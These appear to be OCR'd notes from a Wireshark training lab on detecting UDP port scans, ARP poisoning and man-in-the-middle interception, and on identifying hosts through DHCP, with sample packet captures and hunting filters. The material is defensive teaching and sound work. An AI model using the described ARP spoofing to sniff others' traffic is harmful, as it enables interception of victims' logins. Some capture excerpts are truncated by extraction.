    Type: 3 (Destination unreachable)
    Code: 3 (Port unreachable)
    Checksum: 0x7cac [correct]
    [Checksum Status: Good]
    Unused: 00000000
  ▾ Internet Protocol Version 4, Src: 10.10.60.7, Dst: 10.10.47.123
      0100 .... = Version: 4
      .... 0101 = Header Length: 20 bytes (5)
    ▸ Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
      Total Length: 28
      Identification: 0x4953 (18771)
    ▸ Flags: 0x0000
      Fragment offset: 0
      Time to live: 46
      Protocol: UDP (17)
      Header checksum: 0xc3e8 [validation disabled]
      [Header checksum status: Unverified]
      Source: 10.10.60.7
      Destination: 10.10.47.123
  ▾ User Datagram Protocol, Src Port: 35350, Dst Port: 69
      Source Port: 35350
      Destination Port: 69
      Length: 8
      Checksum: 0xf5ec [unverified]
      [Checksum Status: Unverified]
      [Stream index: 0]
```

```
0000  02 6d 30 b1 b9 69 02 46  92 ec ed bd 08 00 45 c0
0010  00 38 de 9e 00 00 40 01  1b d1 0a 0a 2f 7b 0a 0a
0020  3c 07 03 03 7c ac 00 00  00 00 45 00 00 1c 49 53
0030  00 00 2e 11 c3 e8 0a 0a  3c 07 0a 0a 2f 7b 8a 16
0040  00 45 00 08 f5 ec
```

The given filter shows the UDP scan patterns in a capture file.

```
icmp.type==3 and icmp.code==3
```


Exercise-UDP.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
icmp.type==3 and icmp.code==3
3comxns

```
No.  Time          Source         Destination   Protocol  Info
   5 0.000034211   10.10.47.123   10.10.60.7    ICMP      Destination unreachable (Port unreachable)
   6 0.000038481   10.10.47.123   10.10.60.7    ICMP      Destination unreachable (Port unreachable)
   7 0.000039781   10.10.47.123   10.10.60.7    ICMP      Destination unreachable (Port unreachable)
   8 0.000041431   10.10.47.123   10.10.60.7    ICMP      Destination unreachable (Port unreachable)
  14 0.000125252   10.10.47.123   10.10.60.7    ICMP      Destination unreachable (Port unreachable)
  15 0.000127332   10.10.47.123   10.10.60.7    ICMP      Destination unreachable (Port unreachable)
```

▼ ARP Poisoning & Man In The Middle!

- **ARP** protocol, or **A**ddress **R**esolution **P**rotocol (**ARP**), is the technology responsible for allowing devices to identify themselves on a network.
- Address Resolution Protocol Poisoning (also known as **ARP Spoofing** or Man In The Middle (MITM) attack) is a type of attack that involves network jamming/manipulating by sending malicious ARP packets to the default gateway. The ultimate aim is to manipulate the **"IP to MAC address table"** and sniff the traffic of the target host.


There are a variety of tools available to conduct ARP attacks. However, the mindset of the attack is static, so it is easy to detect such an attack by knowing the ARP protocol workflow and Wireshark skills.

ARP analysis in a nutshell:

- Works on the local network
- Enables the communication between MAC addresses
- Not a secure protocol
- Not a routable protocol
- It doesn't have an authentication function
- Common patterns are request & response, announcement and gratuitous packets.

Before investigating the traffic, let's review some legitimate and suspicious ARP packets. The legitimate requests are similar to the shown picture: a broadcast request that asks if any of the available hosts use an IP address and a reply from the host that uses the particular IP address.


Notes	Wireshark filter
Global search	• `arp`
"ARP" options for grabbing the low-hanging fruits: • Opcode 1: ARP requests. • Opcode 2: ARP responses. • **Hunt:** Arp scanning • **Hunt:** Possible **ARP poisoning** detection • **Hunt:** Possible **ARP flooding** from detection:	• `arp.opcode == 1` • `arp.opcode == 2` • `arp.dst.hw_mac==00:00:00:00:00:00` • `arp.duplicate-address-detected or arp.duplicate-address-frame` • `((arp) && (arp.opcode == 1)) && (arp.src.hw_mac == target-mac-address)`


ARP Request
arp.pcapng
pture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>

No.	Time	Source	Destination	Protocol	Info
1	0.000000000	00:0c:29:e2:18:b4	ff:ff:ff:ff:ff:ff	ARP	Who has 192.168.1.1? Tell 192.168.1.25
2	0.001059831	50:78:b3:f3:cd:f4	00:0c:29:e2:18:b4	ARP	192.168.1.1 is at 50:78:b3:f3:cd:f4

```
Frame 1: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interf
Ethernet II, Src: 00:0c:29:e2:18:b4, Dst: ff:ff:ff:ff:ff:ff
Address Resolution Protocol (request)
   Hardware type: Ethernet (1)
   Protocol type: IPv4 (0x0800)
   Hardware size: 6
   Protocol size: 4
   Opcode: request (1)
   Sender MAC address: 00:0c:29:e2:18:b4
   Sender IP address: 192.168.1.25
   Target MAC address: 00:00:00:00:00:00
   Target IP address: 192.168.1.1
```

```
0000  ff ff ff ff ff ff 00 0c  29 e2 18 b4 08 06 00 01
0010  08 00 06 04 00 01 00 0c  29 e2 18 b4 c0 a8 01 19
0020  00 00 00 00 00 00 c0 a8  01 01
```



ARP Reply
arp.pcapng
pture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>

No.	Time	Source	Destination	Protocol	Info
1	0.000000000	00:0c:29:e2:18:b4	ff:ff:ff:ff:ff:ff	ARP	Who has 192.168.1.1? Tell 192.168.1.25
2	0.001059831	50:78:b3:f3:cd:f4	00:0c:29:e2:18:b4	ARP	192.168.1.1 is at 50:78:b3:f3:cd:f4

```
Frame 2: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interf
Ethernet II, Src: 50:78:b3:f3:cd:f4, Dst: 00:0c:29:e2:18:b4
Address Resolution Protocol (reply)
   Hardware type: Ethernet (1)
   Protocol type: IPv4 (0x0800)
   Hardware size: 6
   Protocol size: 4
   Opcode: reply (2)
   Sender MAC address: 50:78:b3:f3:cd:f4
   Sender IP address: 192.168.1.1
   Target MAC address: 00:0c:29:e2:18:b4
   Target IP address: 192.168.1.25
```

```
0000  00 0c 29 e2 18 b4 50 78  b3 f3 cd f4 08 06 00 01
0010  08 00 06 04 00 02 50 78  b3 f3 cd f4 c0 a8 01 01
0020  00 0c 29 e2 18 b4 c0 a8  01 19 00 00 00 00 00 00
0030  00 00 00 00 00 00 00 00  00 00 00 00
```

- A suspicious situation means having **two different ARP responses (conflict)** for a **particular IP address.**
- In that case, Wireshark's expert info tab warns the analyst. However, it only shows the second occurrence of the duplicate value to highlight the conflict. Therefore, identifying the malicious packet from the legitimate one is the analyst's challenge. A possible IP spoofing case is shown in the picture below.


arp-spoof.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>

No.	Time	Source	Destination	Protocol	Info
1	0.000000000	00:0c:29:e2:18:b4	50:78:b3:f3:cd:f4	ARP	Who has 192.168.1.1? Tell 192.168.1.25
2	0.001271501	50:78:b3:f3:cd:f4	00:0c:29:e2:18:b4	ARP	192.168.1.1 is at 50:78:b3:f3:cd:f4
3	0.393554684	00:0c:29:e2:18:b4	00:0c:29:98:c7:a8	ARP	192.168.1.1 is at 00:0c:29:e2:18:b4

```
Frame 3: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface eth0, id 0
Ethernet II, Src: 00:0c:29:e2:18:b4, Dst: 00:0c:29:98:c7:a8
Address Resolution Protocol (reply)
   Hardware type: Ethernet (1)
   Protocol type: IPv4 (0x0800)
   Hardware size: 6
   Protocol size: 4
   Opcode: reply (2)
   Sender MAC address: 00:0c:29:e2:18:b4
   Sender IP address: 192.168.1.1
   Target MAC address: 00:0c:29:98:c7:a8
   Target IP address: 192.168.1.12
[Duplicate IP address detected for 192.168.1.1 (00:0c:29:e2:18:b4) - also in use by 50:78:b3:f3:cd:f4 (frame 2)]
```


```
0000  00 0c 29 98
0010  08 00 06 04
0020  00 0c 29 98
```

Here, knowing the network architecture and inspecting the traffic for a specific time frame can help detect the anomaly. As an analyst, you should take notes of your findings before going further. This will help you be organised and make it easier to correlate the further findings.

Look at the given picture; there is a conflict; the MAC address that ends with "b4" crafted an ARP request with the "192.168.1.25" IP address, then claimed to have the "192.168.1.1" IP address.

Notes	Detection Notes	Findings
Possible IP address match.	1 IP address announced from a MAC address.	• MAC: 00:0c:29:e2:18:b4 • IP: 192.168.1.25
Possible ARP spoofing attempt.	**2 MAC addresses claimed the same IP address** (192.168.1.1). The "192.168.1.1" IP address is a possible gateway address.	• MAC1: 50:78:b3:f3:cd:f4 • MAC 2: 00:0c:29:e2:18:b4
Possible ARP flooding attempt.	**The MAC address that ends with "b4" claims to have a different/new IP address.**	• MAC: 00:0c:29:e2:18:b4 • IP: 192.168.1.1

Let's keep inspecting the traffic to spot any other anomalies. Note that the case is split into multiple capture files to make the investigation easier.




```
No.  Time         Source             Destination        Protocol  Info
   1 0.000000000  00:0c:29:e2:18:b4  ff:ff:ff:ff:ff:ff  ARP       Who has 192.168.1.1? Tell 192.168.1.25
   2 0.001059831  50:78:b3:f3:cd:f4  00:0c:29:e2:18:b4  ARP       192.168.1.1 is at 50:78:b3:f3:cd:f4
   3 0.010490253  00:0c:29:e2:18:b4  ff:ff:ff:ff:ff:ff  ARP       Who has 192.168.1.37? Tell 192.168.1.25
   4 0.020876839  00:0c:29:e2:18:b4  ff:ff:ff:ff:ff:ff  ARP       Who has 192.168.1.158? Tell 192.168.1.25
   5 0.031275021  00:0c:29:e2:18:b4  ff:ff:ff:ff:ff:ff  ARP       Who has 192.168.1.212? Tell 192.168.1.25
   6 0.041848453  00:0c:29:e2:18:b4  ff:ff:ff:ff:ff:ff  ARP       Who has 192.168.1.176? Tell 192.168.1.25
   7 0.052746298  00:0c:29:e2:18:b4  ff:ff:ff:ff:ff:ff  ARP       Who has 192.168.1.73? Tell 192.168.1.25
   8 0.063388601  00:0c:29:e2:18:b4  ff:ff:ff:ff:ff:ff  ARP       Who has 192.168.1.216? Tell 192.168.1.25
   9 0.073905794  00:0c:29:e2:18:b4  ff:ff:ff:ff:ff:ff  ARP       Who has 192.168.1.181? Tell 192.168.1.25
  10 0.084401792  00:0c:29:e2:18:b4  ff:ff:ff:ff:ff:ff  ARP       Who has 192.168.1.217? Tell 192.168.1.25
  11 0.095003040  00:0c:29:e2:18:b4  ff:ff:ff:ff:ff:ff  ARP       Who has 192.168.1.173? Tell 192.168.1.25
  12 0.105417559  00:0c:29:e2:18:b4  ff:ff:ff:ff:ff:ff  ARP       Who has 192.168.1.136? Tell 192.168.1.25
  13 0.115638938  00:0c:29:e2:18:b4  ff:ff:ff:ff:ff:ff  ARP       Who has 192.168.1.132? Tell 192.168.1.25
  14 0.125920898  00:0c:29:e2:18:b4  ff:ff:ff:ff:ff:ff  ARP       Who has 192.168.1.130? Tell 192.168.1.25
  15 0.136708415  00:0c:29:e2:18:b4  ff:ff:ff:ff:ff:ff  ARP       Who has 192.168.1.254? Tell 192.168.1.25
  16 0.147294383  00:0c:29:e2:18:b4  ff:ff:ff:ff:ff:ff  ARP       Who has 192.168.1.232? Tell 192.168.1.25
  17 0.157926474  00:0c:29:e2:18:b4  ff:ff:ff:ff:ff:ff  ARP       Who has 192.168.1.162? Tell 192.168.1.25
  18 0.168416850  00:0c:29:e2:18:b4  ff:ff:ff:ff:ff:ff  ARP       Who has 192.168.1.109? Tell 192.168.1.25
  19 0.178936116  00:0c:29:e2:18:b4  ff:ff:ff:ff:ff:ff  ARP       Who has 192.168.1.253? Tell 192.168.1.25
  20 0.189453050  00:0c:29:e2:18:b4  ff:ff:ff:ff:ff:ff  ARP       Who has 192.168.1.169? Tell 192.168.1.25
```

At this point, it is evident that there is an anomaly. A security analyst cannot ignore a flood of ARP requests. This could be malicious activity, scan or network problems. There is a new anomaly; the MAC address that ends with "b4" crafted multiple ARP requests with the "192.168.1.25" IP address. Let's focus on the source of this anomaly and extend the taken notes.


Notes	Detection Notes	Findings
Possible IP address match.	1 IP address announced from a MAC address.	• MAC: 00:0c:29:e2:18:b4 • IP: 192.168.1.25
Possible ARP spoofing attempt.	2 MAC addresses claimed the same IP address (192.168.1.1).The " 192.168.1.1" IP address is a possible gateway address.	• MAC1: 50:78:b3:f3:cd:f4 • MAC 2: 00:0c:29:e2:18:b4
Possible ARP spoofing attempt.	The MAC address that ends with "b4" claims to have a different/new IP address.	• MAC: 00:0c:29:e2:18:b4 • IP: 192.168.1.1
Possible ARP flooding attempt.	The MAC address that ends with "b4" crafted multiple ARP requests against a range of IP addresses.	• MAC: 00:0c:29:e2:18:b4 • IP: 192.168.1.xxx

Up to this point, it is evident that the MAC address that ends with "b4" owns the "192.168.1.25" IP address and crafted suspicious ARP requests against a range of IP addresses. It also claimed to have the possible gateway address as well. Let's focus on other protocols and spot the reflection of this anomaly in the following sections of the time frame.


arp-http-mitm.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>

No.	Time	Source	Destination	Protocol	Info
1	0.000000000	192.168.1.12	44.228.249.3	HTTP	GET /login.php HTTP/1.1
2	0.229915623	44.228.249.3	192.168.1.12	HTTP	Continuation
3	0.249753947	192.168.1.12	44.228.249.3	HTTP	GET /style.css HTTP/1.1
4	0.251809280	192.168.1.12	44.228.249.3	HTTP	GET /images/logo.gif HTTP/1.1
5	0.472913301	44.228.249.3	192.168.1.12	HTTP	Continuation

There is HTTP traffic, and everything looks normal at the IP level, so there is no linked information with our previous findings. Let's add the MAC addresses as columns in the packet list pane to reveal the communication behind the IP addresses.


arp-http-mitm.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>

No.	Time	Source	Source	Destination	Destination	Protocol	Info
1	0.000000000	192.168.1.12	00:0c:29:98:c7:a8	44.228.249.3	00:0c:29:e2:18:b4	HTTP	GET /login.php HTTP/1.1
2	0.229915623	44.228.249.3	50:78:b3:f3:cd:f4	192.168.1.12	00:0c:29:e2:18:b4	HTTP	Continuation
3	0.249753947	192.168.1.12	00:0c:29:98:c7:a8	44.228.249.3	00:0c:29:e2:18:b4	HTTP	GET /style.css HTTP/1.1
4	0.251809280	192.168.1.12	00:0c:29:98:c7:a8	44.228.249.3	00:0c:29:e2:18:b4	HTTP	GET /images/logo.gif HTTP/1.1
5	0.472913301	44.228.249.3	50:78:b3:f3:cd:f4	192.168.1.12	00:0c:29:e2:18:b4	HTTP	Continuation

One more anomaly! The MAC address that ends with "b4" is the destination of all HTTP packets! It is evident that there is a MITM attack, and the attacker is the host with the MAC address that ends with "b4". All traffic linked to "192.168.1.12" IP addresses is forwarded to the malicious host. Let's summarise the findings before concluding the investigation.

Detection Notes	Findings
IP to MAC matches.	3 IP to MAC address matches.
Attacker	The attacker created noise with ARP packets.
Router/gateway	Gateway address.
Victim	The attacker sniffed all traffic of the victim.

Detecting these bits and pieces of information in a big capture file is challenging. However, in real-life cases, you will not have "tailored data" ready for investigation. Therefore you need to have the analyst mindset, knowledge and tool skills to filter and detect the anomalies.

▼ Identifying Hosts: DHCP, NetBIOS and Kerberos

Identifying Hosts

- When investigating a compromise or malware infection activity, a security analyst should know how to identify the hosts on the network apart from IP to MAC address match.
- One of the best methods is identifying the hosts and users on the network to decide the investigation's starting point and **list the hosts and users associated with the malicious traffic/activity.**
- Usually, enterprise networks use a predefined pattern to name users and hosts.

While this makes knowing and following the inventory easier, it has good and bad sides. The good side is that it will be easy to identify a user or host by looking at the name. The bad side is that it will be easy to clone that pattern and live in the enterprise network for adversaries. There are multiple solutions to avoid these kinds of activities, but for a security analyst, it is still essential to have host and user identification skills.

Protocols that can be used in Host and User identification:

- Dynamic Host Configuration Protocol (**DHCP**) traffic


- **NetBIOS** (NBNS) traffic
- **Kerberos** traffic

DHCP

Dynamic **H**ost **C**onfiguration **P**rotocol **(DHCP),** is the technology responsible for managing automatic IP address and required communication parameters assignment.

DHCP investigation in a nutshell:

Notes	**Wireshark Filter**
Global search.	• `dhcp` or `bootp`
Filtering the proper DHCP packet options is vital to finding an event of interest. • **"DHCP Request"** packets contain the hostname information • **"DHCP ACK"** packets represent the accepted requests • **"DHCP NAK"** packets represent denied requests Due to the nature of the protocol, only "Option 53" (request type) has predefined static values. You should filter the packet type first, and then you can filter the rest of the options by "applying as column" or use the advanced filters like "contains" and "matches".	• Request: `dhcp.option.dhcp == 3` • ACK: `dhcp.option.dhcp == 5` • NAK: `dhcp.option.dhcp == 6`
"DHCP Request" options for grabbing the low-hanging fruits: • **Option 12:** Hostname. • **Option 50:** Requested IP address. • **Option 51:** Requested IP lease time. • **Option 61:** Client's MAC address.	• `dhcp.option.hostname contains "keyword"`
"DHCP ACK" options for grabbing the low-hanging fruits: • **Option 15:** Domain name. • **Option 51:** Assigned IP lease time.	• `dhcp.option.domain_name contains "keyword"`
"DHCP NAK" options for grabbing the low-hanging fruits: • **Option 56:** Message (rejection details/reason).	As the message could be unique according to the case/situation, It is suggested to read the message instead of filtering it. Thus, the analyst could create a more reliable hypothesis/result by understanding the event circumstances.


dhcp-netbios.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
dhcp

```
No.   Time       Source         Destination      Protocol  Info
   61 1.965422   10.20.0.46     255.255.255.255  DHCP      DHCP Discover - Transaction ID 0x7e8e51c6
  499 16.685361  192.168.0.52   255.255.255.255  DHCP      DHCP Inform   - Transaction ID 0xa4e940af
  500 16.686263  192.168.0.241  255.255.255.255  DHCP      DHCP ACK      - Transaction ID 0xa4e940af
  580 19.688919  192.168.0.52   255.255.255.255  DHCP      DHCP Inform   - Transaction ID 0xa4e940af
  581 19.690164  192.168.0.241  255.255.255.255  DHCP      DHCP ACK      - Transaction ID 0xa4e940af
  970 34.284743  10.20.0.46     255.255.255.255  DHCP      DHCP Discover - Transaction ID 0x7f8e51c6
 1279 46.617071  192.168.0.57   255.255.255.255  DHCP      DHCP Inform   - Transaction ID 0x788574f5
 1331 49.623915  192.168.0.57   255.255.255.255  DHCP      DHCP Inform   - Transaction ID 0x788574f5
 1342 50.104915  192.168.0.17   255.255.255.255  DHCP      DHCP Inform   - Transaction ID 0x1a4f489a
 1405 53.490555  192.168.0.17   255.255.255.255  DHCP      DHCP Inform   - Transaction ID 0x1a4f489a
```

```
› Frame 2245: 342 bytes on wire (2736 bits), 342 bytes captured (2736 bits) on
› Ethernet II, Src: 34:64:a9:26:7e:63, Dst: ff:ff:ff:ff:ff:ff
› Internet Protocol Version 4, Src: 192.168.0.11, Dst: 255.255.255.255
› User Datagram Protocol, Src Port: 68, Dst Port: 67
⌄ Dynamic Host Configuration Protocol (Inform)
    Message type: Boot Request (1)
    Hardware type: Ethernet (0x01)
    Hardware address length: 6
    Hops: 0
    Transaction ID: 0x653c5d08
    Seconds elapsed: 0
  › Bootp flags: 0x0000 (Unicast)
    Client IP address: 192.168.0.11
    Your (client) IP address: 0.0.0.0
    Next server IP address: 0.0.0.0
    Relay agent IP address: 0.0.0.0
    Client MAC address: 34:64:a9:26:7e:63
    Client hardware address padding: 00000000000000000000
    Server host name not given
    Boot file name not given
    Magic cookie: DHCP
  › Option: (53) DHCP Message Type (Inform)
  › Option: (61) Client identifier
  ⌄ Option: (12) Host Name
      Length: 12
      Host Name: librarian-pc
  › Option: (60) Vendor class identifier
  › Option: (55) Parameter Request List
  › Option: (255) End
    Padding: 0000000000000000
```

```
0000  ff ff ff ff ff ff 34 64  a9 26 7e 63 08 00 45 00   ····
0010  01 48 78 b8 00 00 80 11  00 3a c0 a8 00 0b ff ff   ·Hx·
0020  ff ff 00 44 00 43 01 34  ae da 01 01 06 00 65 3c   ···D
0030  5d 08 00 00 00 00 c0 a8  00 0b 00 00 00 00 00 00   ]···
0040  00 00 00 00 00 00 34 64  a9 26 7e 63 00 00 00 00   ····
0050  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ····
0060  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ····
0070  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ····
0080  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ····
0090  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ····
00a0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ····
00b0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ····
00c0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ····
